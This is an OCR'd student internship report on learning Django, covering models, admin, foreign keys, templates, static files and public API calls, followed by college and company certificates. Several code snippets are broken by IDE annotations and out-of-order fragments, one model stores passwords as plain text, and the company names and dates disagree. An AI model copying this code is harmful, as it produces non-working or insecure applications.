
- **Admins.py:**

In Django, the admins.py file is used to configure and customize the admin interface for managing your application's data. You can register your models with the admin site, which allows you to easily perform CRUD operations on your data through a userfriendly web interface. By customizing admins.py, you control how your models are displayed, filtered, and edited in the admin panel, enhancing the management and manipulation of your application's data without needing to build custom views or templates.



```
from django.db import models

# Create your models here.
2 usages
class product(models.Model):
    name = models.CharField(max_length=50)
    price = models.IntegerField()

2 usages
class category(models.Model):
    name = models.CharField(max_length=60)
    description = models.TextField()
```

Fig : models.py



```
from django.contrib import admin
from .models import product,category

# Register your models here.
1 usage
class productdisplay(admin.ModelAdmin):
    list_display = ['name', 'price']

admin.site.register(product,productdisplay)

1 usage
class categorydisplay(admin.ModelAdmin):
    list_display = ['name', 'description']

admin.site.register(category,categorydisplay)
```

Fig : admin.py

- The database looks in the following way in the website and sqlite3 database.

id	name	price
Filter	Filter	Filter
1	Parker pen	20
2	Pencil	10
3	Pilot Pen	50

id	name	description
Filter	Filter	Filter
1	Pen	there are wide options for ball pen an...
2	Books	There are many inspiring and ...

Week 1

31 JULY 2023

- **Multiple Database Tables with different Fields :**

Multiple databases refer to the practice of using and managing more than one separate database within a single software application or system. This can involve utilizing different database systems, instances, or schemas to store and manage various sets of data or to achieve specific performance, security, or scalability goals. It's commonly used in scenarios where an application needs to handle diverse types of data or distribute data storage across multiple resources.

- **Multiple Database in Django:**

In Django, multiple databases refer to the capability of using and managing more than one distinct database within a single Django project. This feature allows you to define and interact with multiple database connections using the same codebase. Each atabase connection can use a different database engine, such as SQLite, PostgreSQL, MySQL, etc., and may serve different purposes within your application. This is useful for scenarios where you need to segregate data or use different databases for different parts of your application, such as separating user data from analytics data.

The multiple databases are created using the same format as done in the single database but more than one database is created. The above e.g., explains the below.

```python
from django.db import models

# Create your models here.
2 usages
class contactus(models.Model):
    name = models.CharField(max_length=30)
    email = models.CharField(max_length=50)
    phone = models.IntegerField()
    message = models.TextField()

2 usages
class userinfo(models.Model):
    name = models.CharField(max_length=30)
    email = models.EmailField()
    phone = models.CharField(max_length=11)
    linkedin = models.URLField()
    description = models.TextField()
    addedon = models.DateTimeField(auto_now_add=True)
```

```python
CITY_CHOICES = [
    ('1', 'Anand'),
    ('2', 'Surat'),
    ('3', 'Rajkot')
]

2 usages
class address(models.Model):
    name = models.CharField(max_length=50)
    add = models.TextField()
    city = models.CharField(choices=CITY_CHOICES,max_length=30)
```

```python
from django.contrib import admin
from .models import contactus, userinfo, address

# Register your models here.

class showcontact(admin.ModelAdmin):
    list_display = ['name', 'email', 'phone', 'messeqq']

admin.site.register(contactus,showcontact)


class showuserinfo(admin.ModelAdmin):
    list_display = ['name', 'email', 'phone', 'linkedin', 'description', 'addedon']

admin.site.register(userinfo,showuserinfo)
```

```python
class showaddress(admin.ModelAdmin):
    list_display = ['name', 'add', 'city']


admin.site.register(address,showaddress)
```

Table: info_userinfo

id	name	email	phone	linkedin	description	addedon
1	1 prit	prit@gmail.com	9512074713	http://www.linkdin.prit	this is good	2023-07-31 09:54:16.797559

Week 1


1 August 2023

- **Foreign Key Concept:**

A foreign key is a link between two database tables. In Django models, it's a field that connects one model to another. It maintains data integrity and enables you to navigate between related data. For example, a book model might have a foreign key to an author model, creating a connection between the two. It gives the following functionalities.

- Model Relationships.
- Database Integrity.
- Navigation.
- Data Integrity.

The e.g., of foreign key shown using the bank database e.g.




```
3 usages
class moviecategory(models.Model):
    name = models.CharField(max_length=50)
    description = models.TextField()
    def __str__(self):
        return self.name


3 usages
class male_actor(models.Model):
    name = models.CharField(max_length=50)
    dob = models.DateField()
    description = models.TextField()
    def __str__(self):
        return self.name

3 usages
class female_actor(models.Model):
    name = models.CharField(max_length=50)
    dob = models.DateField()
    description = models.TextField()
    def __str__(self):
        return self.name
```


Week 1

2 August 2023

- **Assignment 1 :** Create multiple database tables for the user (role, City, Country, State, Bank _details, User_address , User_details) White use of foreign key.



```
from django.db import models

# Create your models here.
class role(models.Model):
    user_typename = models.CharField(max_length=50)

USER_STATE_CHOICES = [
    ('1', 'ACTIVE'),
    ('2', 'INACTIVE')
]
class user_detail(models.Model):
    user_name = models.CharField(max_length=60)
    user_password = models.CharField(max_length=40)
    user_email = models.EmailField()
    user_phone = models.CharField(max_length=40)
    user_type = models.CharField(max_length=20)
    user_state = models.CharField(choices=USER_STATE_CHOICES, max_length=40)
class country(models.Model):
    country_name = models.CharField(max_length=40)

def __str__(self):
```



```
class bank_detail(models.Model):
    user_id = models.ForeignKey(user_address,on_delete=models.CASCADE)
    bank_name = models.CharField(max_length=40)
    digit_no = models.IntegerField()
    end_month = models.IntegerField(choices=ENDMONTH_CHOICES)
    end_year = models.IntegerField(choices=ENDYEAR_CHOICES)
```

```
    return self.country_name
3 usages
class state(models.Model):
    country_id = models.ForeignKey(country, on_delete=models.CASCADE)
    state_name = models.CharField(max_length=50)

def __str__(self):
    return self.state_name

3 usages
class city(models.Model):
    state_id = models.ForeignKey(state, on_delete=models.CASCADE)
    city_name = models.CharField(max_length=50)

def __str__(self):
    return self.city_name
3 usages
class user_address(models.Model):
    user_id = models.CharField(max_length=40)
    building_name = models.CharField(max_length=50)
    street_name = models.CharField(max_length=50)
    city_name = models.ForeignKey(city,on_delete=models.CASCADE)
    pincode = models.IntegerField()
```

Site administration

AUTHENTICATION AND AUTHORIZATION		
Groups	+ Add	Change
Users	+ Add	Change

NEWAPP		
Bank_details	+ Add	Change
Citys	+ Add	Change
Countrys	+ Add	Change
Roles	+ Add	Change
States	+ Add	Change
User_addresss	+ Add	Change
User_details	+ Add	Change

Week 2

3 August 2023


Loading HTML Page in Django:

In Django, HTML (Hypertext Markup Language) is used to structure the content and layout of web pages. HTML templates in Django allow you to dynamically generate HTML content by embedding Python code within HTML markup. This allows you to create dynamic web pages that display data from the backend, adapt to user interactions, and maintain a consistent layout across your application.

- **Steps for Templates:**

Here are the basic steps for creating HTML file in Django using templates folder. 1. Create an app: python manage.py startapp myapp

2. Configure myapp/templates/my_template.html.
3. Define a view function in myapp/views.py.
4. Map a URL to the view in myapp/urls.py.
5. Access template variables and logic in my_template.html.
6. Run the development server: python manage.py runserver.



```
from django.shortcuts import render

# Create your views here.
1 usage
def index(request):
    return render(request, template_name: 'index.html')
```

- The above-mentioned steps then have to be followed further for creating urls.py file for app path and then installing or registering it in the project urls.py file.

```
from django.urls import path
from .import views
urlpatterns = [
    path('', views.index, name="indexfile"),
]
```

Week 2

4 August 2023

- **Implementation of Static folder (CSS, JS & IMAGES) in Djnago:**

CSS and JS in Django:

CSS: In Django, CSS (Cascading Style Sheets) is used to style and format the visual appearance of web pages. It allows you to define how the HTML elements on your web pages should be presented, including aspects like colors, fonts, spacing, and layout. CSS helps make your Django web application more visually appealing and user-friendly.

JavaScript: JavaScript in Django refers to the use of the JavaScript programming language within a Django web application. Django is a Python web framework, and JavaScript is a client-side scripting language primarily used to enhance interactivity and functionality in web browsers.

Steps for CSS:

1. Create Directory: Make a "static" directory inside your app's folder.


2. Add CSS File: Place your CSS file in "static/app_name/".

3. Link in Template: In your HTML template, load static files with {% load static %} and use {% static 'path_to_css_file' %} to create the CSS URL.

4. Apply Styles: Define styles in the CSS file and use class names or IDs to apply them to HTML elements in your template.

5. Run Development Server: Start Django's development server to see your CSS changes locally.

- Here is the simple sample code for CSS attached as a figure below.



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.4/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/js/bootstrap.min.js"></script>
</head>
<body>
  <h1>Welcome to about us page</h1>
  <a href="{% url 'connectUs' %}">GO TO HOME PAGE</a><br>
    <table border="1" class="table table-striped table-hover">
        <tr>
            <th>Header 1</th>
            <th>Header 2</th>
            <th>Header 3</th>
            <th>Header 4</th>
```

Welcome to home page

- **Steps for JS:**
  1. Create Directory: Make a "static" directory inside your app's folder.
  2. Add JavaScript File: Place your JavaScript file in "static/app_name/".
  3. Link in Template: In your HTML template, use the <script> tag with the file's URL to incorporate the JavaScript.
  4. Write JavaScript Code: Inside your JavaScript file, write the client-side code you want to execute.
  5. Run Development Server: Start Django's development server to test your JavaScript locally.
  - Here is the simple sample code for JavaScript attached as a figure below.

```
function viewmsg(){
    alert("IMAGE CLICKED");
}
```

```
<!DOCTYPE html>
<html lang="en">
{% load static %}
<head>
    <meta charset="UTF-8">
    <title>Title</title>
    <link rel="stylesheet" href="{% static 'css/style.css' %}">
    <script src="{% static 'js/demo.js' %}"></script>
</head>
<body>
  <h1>Welcome to home page</h1>
    <a href="{% url 'aboutusfile' %}">Go to aboutus page </a><br>
    <img src="{% static 'images/intt.png' %}" height="500px" width="700px" onclick="viewmsg();" />
</body>
</html>
```

Go to project page

- **Bootstrap:**

In the context of Django, integrating Bootstrap means bringing in the Bootstrap front-end framework to improve the appearance and user interface of web applications. Bootstrap offers a collection of pre-designed elements and styles that simplify the process of building responsive and visually appealing web pages. This integration allows Django developers to create modern and user-friendly interfaces without needing to craft extensive custom design and layout code.

1. Setup Project: Create a Django project and app if you haven't already.
2. Static Files: Configure static file settings in settings.py.
3. Bootstrap Files: Download Bootstrap or use a CDN for CSS and optionally JavaScript.
4. Templates: Create HTML templates in your app's templates directory.
5. Apply Bootstrap: Use Bootstrap classes in your templates to style elements.
6. Add Components: Integrate Bootstrap components like forms, navigation bars, etc.
7. Customize (Optional): Customize styles with custom CSS if needed.

Here is the simple sample code for bootstrap attached as a figure below.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.4/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.4.1/js/bootstrap.min.js"></script>
</head>
<body>
<h1>Welcome to about us page</h1>
<a href="{% url 'homefile' %}">GO TO HOME PAGE</a><br>
    <table border="1" class="table table-striped table-hover">
        <tr>
            <th>Header 1</th>
            <th>Header 2</th>
            <th>Header 3</th>
            <th>Header 4</th>
```

Week 2

7 August 2023

- **API in Django:**

In Django, an API (Application Programming Interface) is a mechanism that enables different software components to communicate. In web development, it typically involves exposing specific functions and data of a web application, allowing external systems to interact with and control the application remotely over the internet. This is often done through endpoints that handle requests and responses, facilitating actions like retrieving, creating, updating, and deleting data. There are specifically two types of API in Django.

RESTful API: A RESTful API in Django, using the Django REST framework, exposes your app's data and services to external systems. It follows HTTP methods (GET, POST, PUT, DELETE) for actions on resources. For example, you can create an API to list, create, update, and delete articles. Endpoints like /articles/ and /articles/<article_id>/ handle these actions.

Internal Modular API: An internal modular API in Django improves code organization by facilitating effective communication between different parts of the application. For instance, you could have a user management module communicating with an authentication module via well-defined internal APIs. This separation enhances maintainability and code reuse. These APIs serve distinct purposes: one for external interaction and the other for internal modularity, yet both create interfaces for components to communicate within a Django app.

- **Dictionaries in API:**

Dictionaries in Python are a collection of key-value pairs, where each key is unique and associated with a value. They are often used to store and manage data in a structured way. In the context of Django, you might use dictionaries for various purposes, such as passing data to templates, handling form data, or processing JSON data from APIs.

Here is the sample basic code for python dictionary usage in the below figure.

```
# curly bracket
# key (left) : value (right)
# to access value key is required.
mydata = {"Ahmedabad":100,"Surat":200,"Rajkot":300}
print(mydata["Rajkot"])
mydata1 = {"Ahmedabad":100,"Surat":[200,250,1],"Rajkot":300}
print(mydata1["Surat"][1])

mydata2 = {"Ahmedabad":[{"date":"5 Aug 2023","cases":15},
                        {"date":"6 Aug 2023","cases":25},
                        {"date":"7 Aug 2023","cases":35}],
           "Surat":[200,250,1],
           "Rajkot":300}
print(mydata2["Ahmedabad"][1]["date"])
print(mydata.keys())
```


```
250
300
6 Aug 2023
dict_keys(['Ahmedabad', 'Surat', 'Rajkot'])

Process finished with exit code 0
```

- We are given some handfuls tasks on the different API links to learn more about working and integrating of API that I am attaching with name, output in below topics in form of figure as an e.g.

- **Different API Tasks:**

1. COVID.py

```
import requests

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()

print(mydata.keys())
print(mydata["cases_time_series"][0]["date"])
print(len(mydata["cases_time_series"]))
```



2. Bitcoin.py


```
# pip install requests

import requests

url = requests.get("https://api.coindesk.com/v1/bpi/currentprice.json")
mydata = url.json()

print(type(mydata))
print(mydata["bpi"]["USD"]["rate"])
print(mydata.keys())
```

Week 2

8 August 2023

- **API Integration in Webpages using Django Framework**


API integration in webpages using the Django framework involves incorporating external data and functionality into your web application by connecting to external APIs (Application Programming Interfaces). Django's robust capabilities allow developers to seamlessly interact with APIs, retrieve data, and display it on webpages. This integration enhances your website with dynamic content, such as real-time updates, third-party services, and data synchronization. By leveraging Django's built-in features and libraries, you can easily manage API requests, responses, and data processing, creating a richer and more interactive user experience.



Week 2

9 August 2023

- **Assignment 2 :** Develop one news website with different pages of news categories .



```
def index(request):
    records = {}
    url = requests.get('https://inshorts.me/news/all?offset=0&limit=21')
    inshorts_data = url.json()
    records['sportsdata'] = inshorts_data
    return render(request, template_name 'index.html',records)

def Sciencenews(request):
    records = {}
    url = requests.get("https://inshorts.me/news/topics/science")
    inshorts_data = url.json()
    records['sportsdata'] = inshorts_data
    return render(request, template_name 'Sciencenews.html',records)

def Entertainmentnews(request):
    records = {}
    url = requests.get("https://inshorts.me/news/topics/entertainment")
    inshorts_data = url.json()
    records['sportsdata'] = inshorts_data
    return render(request, template_name 'Entertainmentnews.html',records)

def Sportsnews(request):
    records = {}
    url = requests.get('https://inshorts.me/news/topics/sports')
```

Week 2

10 August 2023

- **Conclusion :**

- These past 15 days of internship have been an enriching and dynamic experience. I am delighted to have had the opportunity to work with INFOLABZ and contribute to various projects during this time. As I conclude this initial phase of my internship, I want to take a moment to reflect on what I have learned and achieved.
- Throughout these 15 days, I've had the privilege of working alongside experienced professionals who have generously shared their knowledge and insights. I've gained exposure to Webpages using Django Framework, which has significantly expanded my skill set.
- During these 15 days, I encountered various challenges that required creative thinking and perseverance. Overcoming these challenges and achieving milestones and has boosted my confidence and reinforced my determination to excel.
- In conclusion, these 15 days have been transformative, educational, and inspiring. I am excited about what the future holds and am committed to making the most of this internship experience. Thank you for this incredible opportunity.

INTERNSHIP AT ARISHTI INFOLABS

AN INTERNSHIP REPORT

Submitted by

Falguniben Dilipbhai Solanki

200390107510

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad May, 2023

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S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Aristo Info Labs Pvt. Ltd.** has been carried out by **Falguniben Dilipbhai Solanki** under the guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23

Sign

Prof. Akshay Kansara

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

CamScanner

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Date: May 10, 2023

Ms. Falguni Solanki

To Whomever It May Concern

This is to certify that Ms. Falguni Solanki, student of **S.P.B Patel Engineering College** is working as a Q.A. Intern with **Arishti Info Labs Pvt. Ltd.** She is working under the guidance of Senior Developer Mr. Milan Vadher on our project named 'Cyber Kiosk'. She completed her 3 months on 10th of May 2023, out of [illegible] internship.

Milan Vadher
Guide Signature
Arishti Info Labs

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GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

